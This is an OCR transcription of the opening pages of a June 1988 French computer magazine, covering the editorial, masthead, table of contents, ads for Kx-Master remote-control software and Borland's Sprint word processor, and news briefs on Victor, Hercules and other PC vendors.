L'ORDINATEUR INDIVIDUEL

ISSN 0183-570X

MICROS, LOGICIELS ET NOUVELLES TECHNOLOGIES

NOUVEAU:
UN CAHIER FORMATION

TRAITEMENT DE TEXTE
L'écriture sur PC, Mac, Atari et Amiga

FESTIVAL ATARI

Un dossier de 50 pages
Tous les logiciels professionnels
pour l'Atari ST

JUIN 1988 N° 104 29F
Belgique : 200 FB - Suisse : 9 FS - Canada : 6,25 $C - Espagne : 750 PTA

Quand la compétition devient très dure,
il faut des armes.

Référence 121 du service-lecteurs (page 66)

Bonsai, Banzai

Faut-il brûler son vieux traitement de texte et céder aux charmes de la micro-édition ? Word4, WordStar 4.2, WordPerfect5... chaque année ou peu s'en faut nous apporte une nouvelle version de ces stars du traitement de texte. Pieusement cultivées, soigneusement... au moindre infléchissement du marché de l'écriture sur PC, ce sont un peu les bonsaïs des logiciels. Opposant une excellente résistance aux nouveaux venus, tout indique qu'il leur reste de longues années à vivre. Mais le dossier traitement de texte que nous vous proposons dans ce numéro couvre bien d'autres aspects de l'application reine. Les logiciels Windows, les correcteurs orthographiques, les produits sur Macintosh, Atari et Amiga. En tout, quelque vingt-quatre pages dédiées à l'écriture sur micro dans tous ses styles d'utilisateurs, de machines, de logiciels. Entièrement conçues sur traitement de texte bien entendu.

Il y a tout juste un an, *L'Ordinateur individuel* consacrait un premier dossier spécial à l'Atari ST. Le trouble-fête de la micro-informatique professionnelle n'a pas chômé depuis, progressant encore en performances – Mega ST, imprimante laser – et se réservant les services de logiciels qui n'ont plus grand-chose à envier aux produits de référence sur PC et Mac. C'est sous cet angle que nous avons passé au crible le catalogue d'applications offert autour du ST. Mais Atari ne serait plus Atari si ses dirigeants, comme ils nous y ont habitués, ne résistaient pas lors de chacune de leurs interventions publiques à lever le voile sur leurs derniers travaux de laboratoire. CD-ROM, Transputer et station de travail à base de 68030 sont les dernières manifestations de cette fièvre technologique. Banzai Atari !

La formation des hommes est inscrite en France, toutes tendances politiques confondues, comme une priorité absolue pour le nouveau septennat présidentiel. Pour *L'Oi,* celle-ci est traduite par un rendez-vous mensuel. Un cahier de huit pages rendra compte à partir de ce numéro des progrès des nouvelles technologies pour la formation. Une couleur de plus sur notre palette et un thème permanent pour le Forum télématique (3615, OI, rubrique FOR). Il accueille 24 heures sur 24 vos commentaires, idées et critiques.

MICHEL BARREAU

S O M M

10e ANNÉE

Groupe Tests (France) : 5, place du Colonel-Fabien, 75491 Paris Cedex 10. Tél. : (1) 42 40 22 01 • Télex : Gr test 215105 F (rédaction). Editest 230589 F (publicité, annonces classées). Télécopieurs (groupe II et III) : (1) 42 45 80 96 (rédaction) et (1) 42 40 20 90 (publicité, annonces classées). *Tests Publications (Belgique)* : 21, rue Langeveld, 1180 Bruxelles. Tél : (02) 374 90 10. *Edimont (Suisse)* : 19, route du Grand-Mont, 1052 Le Mont-sur-Lausanne. Tél : (021) 32 15 65.

RÉDACTION
RÉDACTEUR EN CHEF : MICHEL BARREAU.
SECRÉTARIAT : YOLANDE MOLLIÈRE ET MICHELLE AUBRY.
CHEFS DE RUBRIQUE : VÉRONIQUE CHARREYRON, PATRICE DESMEDT, JEAN-LOUIS LE BRETON ET ALAIN SIMERAY.
TÉLÉMATIQUE : MARYSE GROS.
SECRÉTAIRE GÉNÉRALE DE RÉDACTION : MIREILLE OTHNIN-GIRARD.
SECRÉTAIRE DE RÉDACTION : VIVIANE BAZIN.
PREMIER MAQUETTISTE : ÉRIC BUHR.

ON ÉGALEMENT COLLABORÉ À CE NUMÉRO :
OLIVIER ARBEY, ALAIN BARITAULT, RICHARD BAZIN, PAUL DUBOIS, DANIEL ICHBIAH, JEAN-CHRISTOPHE KRUST, ALAIN LALISSE, ALAIN MARIATTE, ÉLIZABETH MARTEAU, THIERRY PLATON, ARNAUD DE LA POMMERAYE, JACQUES DE SCHRIVER, ÉRIC SEBAG, MICHAËL THÉVENET, ALEX-SERGE VIEUX ET ANDRÉ WARUSFEL.

COUVERTURE : WOYTEK MAZUREK (CONCEPTION), FRÉDÉRIC LEFÈVRE (PHOTO).

PUBLICITÉ, ANNONCES CLASSÉES, PROMOTION (FRANCE)
DIRECTEUR DE LA PUBLICITÉ : LAURENCE RUBINSTEIN.
CHEFS DE PUBLICITÉ : MARIE-COLETTE BAR, VIRGINIE BONNET.
ASSISTANTE DE PUBLICITÉ : FATMA BOULILA.
DIRECTEUR DES ANNONCES CLASSÉES : LYLIANE PEIGNÉ.
DIRECTEUR DE LA PROMOTION :
JEAN-MARIE DESAINTQUENTIN, ASSISTÉ DE JEAN-LOUIS DAUPHIN.
CHEFS DE PROMOTION : PHILIPPE BORDET, MARIE-LOUISE DESINDE, CLAIRE DU MANOIR.
SECRÉTARIAT : CATHERINE BÉNÉZIT, FATIMA GRATAY, FLORENCE MASSON.

PUBLICITÉ (ÉTRANGER)
BÉNÉLUX : CEP INTERNATIONAL. TÉL. : (02) 647 67 34.
ETATS-UNIS : M & T PUBLISHING. TÉL. : (415) 366 36 00.
GRANDE-BRETAGNE : AGENCE FRANCE LTD. TÉL. : (01) 730 34 77.
ITALIE : CEP INTERNATIONAL. TÉL. : (02) 498 29 97.
RFA : CEP INTERNATIONAL. TÉL. : (78 51) 40 33.

DIFFUSION
DIRECTEUR DES ABONNEMENTS : ÉLIANE GARNIER
ASSISTÉE DE MURIEL WATREMEZ
ET MURIEL RAUDE (FRANCE), PASCALE LAMBRECHT (BELGIQUE), DOMINIQUE DEPPIERRAZ (SUISSE).
CHEF DE VENTES NMPP : BÉATRICE GINOUX-DEFERMON.

DIRECTION DE LA PUBLICATION
DIRECTEUR DE LA PUBLICATION RESPONSABLE DE LA RÉDACTION : GILBERT CRISTINI.
DIRECTEUR DÉLÉGUÉ : JACKY COLLARD.
COMITÉ D'ÉDITION : MICHEL BARREAU, JEAN-MARC CHABANAS, JACKY COLLARD, GILBERT CRISTINI, JEAN-MARIE DESAINTQUENTIN, CHRISTIAN DE FOURNAS, ÉLIANE GARNIER, DIDIER PETIT, LAURENCE RUBINSTEIN ET BERNARD SAUTEUR.
L'ORDINATEUR INDIVIDUEL EST UNE PUBLICATION

CEP Communication — GROUPE TESTS — OJD 1986 — BVP Bureau de Vérification de la Publicité

Société anonyme au capital de 275 000 FF. RCS Paris B 311243794 - 99 ans à compter de 1977. 5, place du Colonel-Fabien, 75010 Paris. **Président-directeur général** : Gilbert Cristini. © L'Ordinateur individuel, Paris 1988.
Ce numéro comporte un encart abonnement/service-lecteurs de deux pages, non folioté, entre les p. 66 et 69, et un encart fiche technique, non folioté, entre les p. 180 et 183.
La loi du 11 mars 1957 n'autorisant aux termes des alinéas 2 et 3 de l'article 41, d'une part, « que les copies ou reproductions strictement réservées à l'usage privé du copiste et non destinées à une utilisation collective », et, d'autre part, que les analyses et les courtes citations dans un but d'exemples et d'illustrations « toute représentation ou reproduction intégrale, ou partielle, faite par quelque procédé que ce soit, sans le consentement de l'auteur ou de ses ayants droit ou ayants cause est illicite » et constituerait donc une contrefaçon sanctionnée par les articles 425 et suivants du Code pénal.
Parution : 11 numéros par an. Tirage du présent numéro : 78 000. Numéro de commission paritaire : 61042.

PHOTOCOMPOSITION : COMPO-RELAIS, 11, RUE BLEUE, 75009 PARIS.
IMPRIMÉ EN FRANCE PAR IEI, ZI LES MALINES, 91100 LISSES.
DÉPÔT LÉGAL IMPRIMEUR 2e TRIMESTRE 1988.

ACTUALITÉS

— 10 —
MICROCOSME : 30 JOURS DE MICRO
Tout ce qu'il faut retenir de l'actualité de ces dernières semaines. Grandes annonces, petites phrases, bilan des principaux salons professionnels, une synthèse imagée préparée par toute la rédaction.

— 22 —
OS/2, UNE FAUSSE PISTE ?
Le développement d'une nouvelle version d'OS/2 nous a été confirmé par Microsoft à l'occasion du Comdex Spring d'Atlanta. Cet OS/« 3 » pourrait apparaître dès 1989.

— 24 —
LES TRIBULATIONS DU CLONEUR DE PS/2
Etape par étape, la marche à suivre pour le constructeur candidat à la mise sur le marché d'un équivalent PS/2 à bus MCA. Et la liste complète des six clones PS/2 annoncés sur le marché américain.

— 34 —
LES IMPRIMANTES TOUS AZIMUTS
Les nouveautés continuent d'affluer. Face aux nouvelles techniques, laser et jet d'encre, les imprimantes à aiguilles demeurent en tête des ventes.

— 35 —
UN VIRUS DISSÉQUÉ
Alain Mariatte analyse dans le détail un virus. Pour mieux comprendre son fonctionnement. Pour le détecter et le détruire efficacement.

— 42 —
QUATRE AMÉRICAINS À PARIS
Les toutes dernières informations sur les logiciels Emerald Bay, Q & R, SQL Server et Quattro auprès, respectivement, de Wayne Ratliff, Rod Turner, Jim Reilly et David Schach.

— 51 —
LUCID-3D : LE TABLEUR NOUVELLE VAGUE
Pour 1 500 F (et bientôt en français), un tableur DOS trois dimensions résident en mémoire avec lequel il faudra compter...

— 56 —
DAYNAFILE : DU PC AU MAC ET RETOUR
Ce lecteur de disquettes sophistiqué qui convertit des fichiers PC au format Macintosh peut être remplacé... par un simple câble !

— 60 —
ADN, GÉNÉRATEUR D'APPLICATIONS ÉVOLUTIF
Avec une structure modulaire et un mode évolutif, ADN (disponible sur Mac) allie enfin réellement puissance et facilité d'emploi. Une nouvelle race de SGBD est née.

ESSAIS

— 72 —
COMPARATIF : LES CARTES VGA
La qualité de l'affichage VGA n'est plus l'apanage des seuls PS/2. Nous avons expérimenté cinq cartes disponibles en France et compatibles PC.

REPERES

— 80 —

L'ÉCRITURE AU QUOTIDIEN

Les professionnels de l'écriture se moquent de la sophistication. Ils cherchent des traitements de texte fiables et faciles. Pour mieux vous aider à choisir, nous avons testé les huit stars du PC, les cinq valeurs sûres du Macintosh, les quatre meilleures plumes de l'Atari ST et les sept offres de l'Amiga.

— 120 —

FESTIVAL ATARI

122 L'ÂGE DE RAISON

L'Atari ST a bientôt trois ans, et vise à partir d'une base identique plusieurs marchés distincts. Il accepte sans difficulté de nombreux périphériques rencontrés habituellement sur d'autres standards.

130 L'ATARI DE DEMAIN

Les premiers Transputer sont chez les développeurs. Avec cet ordinateur à architecture parallèle au prix d'un micro, Atari cherche à ouvrir un nouveau marché. Nous en avons profité pour parler avec Sam Tramiel du présent et de ses projets.

136 LOGICIELS : OMBRE ET LUMIÈRE

Bilan contrasté sur deux des types de logiciels les plus courants. Médiocre prestation des tableurs, alors que les SGBD relationnels sont au niveau des meilleurs. L'offre micro-édition est de plus en plus crédible. Des progrès restent à accomplir. Les logiciels graphiques, eux, viennent de réussir un saut qualitatif.

159 LA RÉUSSITE VERTICALE

Le haut de gamme des logiciels de CAO s'étoffe, les outils de développement sont nombreux, les réseaux balbutient. Mais chez le médecin, l'architecte ou le comptable, le ST trouve naturellement sa place. Il se découvre même une vocation dans le domaine de l'intelligence artificielle.

— 181 —

AU-DELÀ DES 640 KO

Ou comment transcender les limites du DOS. Une fiche technique sur la norme d'extension-mémoire définie par Lotus, Intel et Microsoft (LIM/EMS).

FORMATION

— 184 —

NOUVELLES TECHNOLOGIES

Un rendez-vous de plus dans *L'Oi*, une rubrique qui rend compte des applications des nouvelles technologies dans le domaine de la formation.

FORUM

— 192 —

TÉLÉCHARGEZ !


Quinze nouveautés sur le service de téléchargement de logiciels pour PC de *L'Oi*. Et tous les détails sur Catutil, un gestionnaire de bibliothèque capable de gérer jusqu'à 2 000 fichiers.

Et les rubriques ENJEUX (p. 30), EN-TÊTE (p. 32), HARDAMMENT (p. 35), CLÉ DE SOFT (p. 42), PC&PS (p. 51), APPLE/MACINTOSH (p. 60), SERVICES (p. 69), ANNONCES CLASSÉES (p. 196), COTE DE L'OCCASION (p. 198).

Index des annonceurs en page 66. Ce numéro comprend, dans certaines éditions, un encart publicitaire entre les pages 34 et 35.


A.M.

VGA : la nouvelle norme graphique des PC.



Michel Baret

Les professionnels de l'écriture parlent des traitements de texte.



Eric Monchaux

L'Atari, tout ce qu'il sait faire, tout ce qu'il peut faire...


PILOTER 1

Depuis votre domicile, ou en déplacement, Kx-Master, installé sur un micro portable ou personnel (équipé d'un modem Kortex), vous permet de travailler à distance sur le ou les ordinateurs de votre entreprise. Toutes les commandes DOS sont disponibles et vous offrent le choix de consulter et récupérer des fichiers (état des stocks, comptabilité, fichiers commerciaux...) et mieux, de profiter de toutes leurs ressources (imprimante, mémoire de masse...) connectées par exemple via un réseau local.

Ainsi, de n'importe quel endroit, vous gardez le contact avec votre entreprise et maîtrisez à distance l'ensemble de ses équipements.

DÉPANNER 2

Quoi de plus efficace qu'une assistance logicielle en direct, sans avoir à quitter son bureau ?
Avec Kx-Master, vous avez la possibilité de diagnostiquer l'état de l'ordinateur distant (mémoire, ports d'entrée / sortie, vecteurs d'interruption...) et de guider pas à pas son utilisateur dans la manipulation de logiciels.



A cet effet, de nombreuses fonctionnalités de maintenance ont été intégrées à Kx-Master :

- 2 modes dialogue (vocal et texte),
- redémarrage du système distant,
- sauvegarde graphique des écrans,
- redirection d'impression,
- enregistrement d'une session de travail,
- transfert de fichiers à 1200 ou 2400 bps haute sécurité.

Disponible chez votre distributeur agréé en deux versions :

- Spécial modems Kortex
- Autres modems compatibles Hayes

à partir de
1950 F HT
par poste

Voici Kx-Master, le nouveau logiciel de Kortex, le standard des télécommunications. Désormais, inutile de vous déplacer. Que ce soit pour dépanner, assister, diagnostiquer un micro-ordinateur situé à n'importe quel point du globe, Kx-Master vous permet, depuis votre ordinateur, à toute heure du jour et de la nuit, de prendre son contrôle total, comme si vous y étiez.

Le principe ? Il est extrêmement simple :

KORTEX
KX MASTER

3616 CODE KORTEX

Pilotez, contrôlez, dépannez, un ordinateur à distance.

Il suffit d'équiper votre ordinateur et celui que vous souhaitez piloter, d'un modem Kortex et d'un logiciel Kx-Master. Ensuite, sur votre ordinateur : en tapant deux touches au clavier, vous entrez automatiquement en communication avec le système distant. Résultat : vous visualisez, sur votre écran, toutes les informations affichées sur celui du micro-ordinateur distant. De même vous télécommandez, à partir de votre clavier, l'exécution de programmes installés sur l'autre ordinateur..

3 DEMONTRER

Pour promouvoir ou commercialiser un logiciel, rien ne vaut une bonne démonstration. Sans vous déplacer, vous pouvez, avec Kx-Master, effectuer une présentation ou une formation à distance d'un programme sauvegardé sur votre système. L'utilisateur pourra le manipuler en toute liberté et vous l'assisterez dans l'exécution en dialoguant directement par téléphone. De plus, il vous sera possible de bloquer le clavier du poste distant, afin de vous laisser le contrôle total de son système.

4 SURVEILLER

Kx-Master est également un outil de surveillance efficace d'un parc d'équipements. A tout instant, vous avez la possibilité de vous introduire sur des micro ordinateurs et d'y télécommander des programmes des tests. Vous pouvez capturer les écrans de contrôle pour les archiver sur votre système et les consulter hors connexion. En cas de problèmes, l'intervention est aussi simple que si vous étiez sur place.

Référence 124 du service-lecteurs (page 66)

KORTEX

Je souhaite recevoir une documentation complète sur Kx MASTER

NOM _____

SOCIETE _____


ADRESSE _____

_____ TEL _____

VILLE _____

Coupon-réponse à retourner à :
KORTEX INTERNATIONAL
71 RUE ARCHEREAU 75019 PARIS
TEL. 16 (1) 40 05 04 64 - TELEX : 216 067
TELECOPIE : 40 05 18 40
SERVEUR : 36-16 CODE KORTEX

TRAITEMENTS DE TEXTE...



Philippe Kahn le Français qui a étonné l'Amérique

Philippe Kahn est aujourd'hui connu comme "le Français qui a étonné l'Amérique". En créant Borland il y a quelques années, son fondateur ne se doutait pas qu'il allait connaître un tel succès mondial sur l'ensemble de ses créations.
Aujourd'hui Borland fait son entrée dans la bureautique, une entrée peu discrète en raison des caractéristiques révolutionnaires de son nouveau traitement de texte, SPRINT.
SPRINT, véritable caméléon a été conçu pour épouser étroitement la configuration précise des besoins de ses utilisateurs. Il est non seulement le plus convivial des traitements de texte : mais il apporte en plus des fonctions, un niveau de sécurité, une vitesse, une puissance qui en font vraiment le traitement de texte nouvelle génération.

* Marques déposées.

SPRINT
le traitement de texte qui libère le traitement de texte

CE QU'IL APPORTE DE NOUVEAU

Une interface programmable à volonté pour votre liberté
SPRINT va tout révolutionner sauf vos habitudes car il est le premier traitement de texte équipé d'une interface caméléon programmable à volonté.
SPRINT a été conçu pour travailler en standard avec les environnements des principaux programmes sur le marché : ceux de Word *, Wordstar*, Wordperfect* et Textor*.

Une sauvegarde automatique réglable pour votre sécurité
Avec SPRINT plus de fichiers perdus et de textes envolés, un système de sauvegarde automatique réglable jusqu'à une seconde vous apporte désormais la sécurité absolue.

La vitesse pour votre efficacité
SPRINT est par rapport à ses concurrents entre deux et dix huit fois plus rapide.

L'orthographe sans faute pour votre tranquillité
Avec 60.000 termes et environ 300.000 dérivés, SPRINT vous permettra enfin de faire un zéro faute dans vos textes.

La superpuissance pour votre productivité
SPRINT est aujourd'hui le plus puissant des traitements de texte. Il peut traiter simultanément 24 fichiers différents quelle que soit leur longueur et vous permet d'ouvrir jusqu'à six fenêtres sur l'écran.

La plus grande simplicité d'utilisation... pour vous simplifier la vie
SPRINT est basé sur des menus faciles à utiliser. Les options qui vous sont proposées à l'écran sont en français. Vous ne pourrez pas vous tromper.

SPRINT
supporte intégralement plus de 100 imprimantes du marché

BEAC

NOUS VOILA !

En-tête automatique

Centrage de ligne et de bloc

Numérotation automatique de paragraphes

Gras italique

Souligné simple

Changement de marges en cours de document

Justification ou drapeau à droite et à gauche, ou centrage du texte

Référence dans le texte

Impression en multicolonnes

Tableaux : transformation automatique des tabulations en espaces, et vice-versa

Exposants/indice

Légendes créées et numérotées automatiquement

Alinéa ou passe-marge

Biffure

Notes de bas de page et de fin de document insérées et numérotées automatiquement

Numérotation automatique

Notes de bas de page

Pour diffusion

SPRINT 1.0

le traitement de texte professionnel tel que seul Borland pouvait le faire

SPRINT vous traite aussi bien que vos textes!

1. – SPRINT est un traitement de texte extrêmement ***rapide*** et ***puissant***; son interface peut être très facilement modifiée par tout utilisateur; vous êtes ainsi libre de conserver les commandes familières de votre traitement de texte habituel ou même d'en choisir de nouvelles, selon vos préférences ou selon les exigences d'une application particulière.

2. – Numérotation automatique des pages, des figures, des chapitres, des sous-parties ou même des paragraphes, insertion de la date et de l'heure par variables, de hauts et bas de page complexes, changement des marges et des tabulations à volonté, création et maintenance automatiques des index et sommaires... Vous redoutez les mises en page sophistiquées de documents interminables et constamment remis à jour? SPRINT et ses macro-commandes s'en chargent pour vous!

3. – Aux fonctionnalités des meilleurs traitements de texte, SPRINT ajoute la sauvegarde automatique des fichiers en continu (vous ne risquez plus perdre vos dernières mises à jour en cas de coupures de courant!) et la correction orthographique en temps réel sur plusieurs dictionnaires.

SPRINT: l'édition électronique à portée de main

SPRINT permet de travailler sur 24 ***fichiers simultanément***, d'ouvrir 6 ***fenêtres*** à ***l'écran***, d'imprimer jusqu'à 6 ***colonnes par page***. Et grâce à la tabulation décimale, aux déplacements de blocs verticaux et aux macro-commandes, les tableaux de chiffres ne sont plus un problème! (cf. Table)

	Mars	Avril	Mai	Juin
CYLigne	2000	1750	1200	650
SuperMot	30000	27000	18000	14750
Sprint	1200	5700	17000	22000

Ouvert sur l'Edition Assistée par Ordinateur[1], SPRINT supporte le langage POSTSCRIPT[2] (programmation des imprimantes laser et machines de photocomposition) et permet de changer à volonté de polices de ***caractères***, avec tous les attributs usuels. Plus de 100 des meilleures imprimantes du marché peuvent être utilisées.

1. Ce document a été réalisé avec Sprint sur une imprimante LaserWriter Plus d'Apple
2. marque déposée de ADOBE System, Inc

J.Poggiale
Direction Commerciale

1

9

oui

☐ *je désire recevoir une information complète sur SPRINT.*

☐ *envoyez-moi rapidement une disquette de démonstration (uniquement en 5"1/4) Ci-joint chèque de 50 F.*

nom, prénom .....

société .....

adresse .....

code postal .....

ville .....

pays ..... *tél.* .....

ordinateur .....

Adressez votre bon rempli à Borland International

BORLAND
INTERNATIONAL

BP 6 – 43, avenue de l'Europe – 78141 Vélizy Cedex – France
Tél. (33) (1) 39.46.96.69 – Télex 698 793 – Télécopie (33) (1) 36.46.81.60
Minitel 3614 code Borland

Référence 125 du service-lecteurs (page 66)

TRENTE JOURS DE MICRO

En quelques coups d'oeil sur les pages suivantes, l'essentiel de l'actualité micro du 6 avril au 6 mai dernier et nos premières analyses. Toutes ces informations vous ont été livrées sans retard sur le service infos de *L'Oi* télématique (3615, OI).

VICTOR CAVIARDE LES SIX CHAINES

Inutile de zapper, le *** de Victor sévira bientôt partout. Un spot de trente secondes réalisé par Bob Brooks – à qui l'on doit les pubs pour la Polo de Volkswagen et le Macintosh d'Apple – sera diffusé à quatre-vingt-quinze reprises d'ici à novembre prochain sur les six chaînes françaises.


Ainsi, le célèbre caviardage lancé par Victor France vers la mi-85 dans la presse a encore de beaux jours devant lui. Cela contre toute attente, puisque le slogan « comme *** » a perdu de son sel depuis un certain 2 avril 1987, date de l'annonce des PS. Ce sont en effet les PS/2 qui mobilisent depuis lors les ardeurs d'IBM. La nouvelle gamme représentera même l'essentiel des ventes de micro-ordinateurs du numéro un en 1988.

En revanche, de PS/2 chez Victor, nulle trace. Voici qu'apparaissent tout juste à son catalogue un portable AT fabriqué par Kyocera et un AT 386/16 MHz. Ils devaient être effectivement disponibles à compter du mois de mai. Sont également annoncés une carte VGA (présentée au Sicob) et le support de MS-OS/2 (disponible en juin). David Deane, président de Victor France, reconnaît d'ailleurs volontiers que l'apparition tardive d'un Victor 386 a pénalisé les résultats de la filiale en fin d'année 1987.

La firme souligne le bon accueil réservé à son offre Add-pack, un disque dur de 30 Mo amovible présenté sous la forme d'une cartouche vendue 5 000 F. Disponible avant celles de Tandon

J.-L. Desnos

LA SECONDE JEUNESSE D'HERCULES



D.R.

Hercules change de look et de politique commerciale. Les bonnes résolutions de Jim Harris, le nouveau p.-d.g., commencent avec Ramfont, qui n'a jamais vraiment percé, malgré ses deux ans d'âge, (270 000 ventes cependant, dont 14 000 en France). Pourquoi ? « Parce que personne n'a jamais bien compris ce que c'était et à quoi cela servait », analyse lucidement le nouveau p.-d.g., qui se propose d'accompagner le produit d'un traitement de texte, « Write on » mettant en valeur ses fameuses potentialités (36 polices de caractères en standard plus un éditeur). Objectif : doubler les ventes et imposer Ramfont en tant que standard industriel.

Son intégration dans WordPerfect version 5.0 est sans doute un premier pas vers la gloire. « Notre stratégie est très simple », confie Jim Harris, « suivre les besoins des utilisateurs. Les deux choses qui marchent en ce moment sont les produits graphiques et de communication. La solution : mettre les seconds sur les premiers. »

Cette politique se traduit par la sortie de la Network Card Plus, une carte qui intègre un adaptateur graphique monochrome de type Ramfont et un contrôleur de réseau compatible Tops/Flashtalk. Prix record : 2 990 F (moins de 4 000 F avec un exemplaire de Tops DOS 2.0). A l'instar de son homonyme, Hercules ne compte pas s'en arrêter là : « Nous présenterons huit à

et de Sanyo, cette cartouche aurait déjà été vendue en France à 17 000 exemplaires. La nouvelle version Add-pack II est proposée sur trois machines : le portable V286P (option), l'AT V286A (série) et V386A (option). Les améliorations portent sur l'encliquetage et la mise hors service automatiques grâce à un nouveau connecteur et à un boîtier redessiné.

Avec quinze machines, du Vicki à 8 000 F au Maxi V386M à 70 000 F, Victor est aujourd'hui paré pour consolider ses positions de troisième fournisseur européen de PC (tranche des plus de 8 000 F, ce qui exclut Amstrad) derrière IBM et Olivetti, avec 80 000 unités installées en 1987.

M.B.

**** : vous l'avez naturellement reconnu.*

dix nouveautés en 1988 », jure Harris.

Une version couleur, basée sur la carte Incolor, serait présentée au Comdex d'automne. Elle serait accompagnée de la version PS/2 des produits réseau, d'une carte VGA/Ramfont et d'un adaptateur graphique étendu pour Mac II. Hercules développe également une technologie graphique *bit map* multipliant les vitesses de traitement par 50.

La prochaine version de la carte Incolor en aura certainement la primeur.

V.C.

6 avril

Hercules, qui a déjà vendu plus de 1 million de cartes d'affichage pour PC de par le monde, diversifie ses activités en sortant une carte intégrant deux fonctions : adaptateur graphique et connexion à un réseau local.

Sun dévoile ses premières stations de travail à base de 386 (*cf. L'Oi* n° 103, p. 26).

11 avril

Toute une gamme de nouveaux Goupil sont présentés à la presse sur le *green* d'Estoril au Portugal. En vedette, un portable nommé Golf qui succède au Club annoncé il y a deux ans, mais dont la diffusion était restée confidentielle.

ATT et Sun présentent conjointement à New York : Open Look, une interface-utilisateur évoluée pour le monde Unix qui s'apparente à Windows et au Presentation Manager d'OS/2.

Officiel : IBM accepte le clonage du PS/2.

12 avril

WordPerfect élargit son ▸ offre. Khé Ton-That, directeur général de WordPerfect France, a présenté WordPerfect 5.0 sous MS-DOS et WordPerfect 1.0 sur Macintosh (voir dossier traitements de texte dans ce numéro). Avec une version sur minis, Vax et Unix, WordPerfect peut désormais présenter l'offre la plus large en matière de traitement de texte.

Le monde Lotus rassemble à Paris les éditeurs d' *add-in* pour 1-2-3.

Pick Europe s'installe à Paris. Randolph Voyard, vice-président de la filiale, indique le chiffre de 100 000 copies du système d'exploitation Pick en service dans le monde dont 40 000 sur des PC. La France compterait, quant à elle, 8 000 systèmes installés.

13 avril

Inovatic, leader français de la reconnaissance de caractères, présente un nouveau logiciel fonctionnant en mode apprentissage automatique.

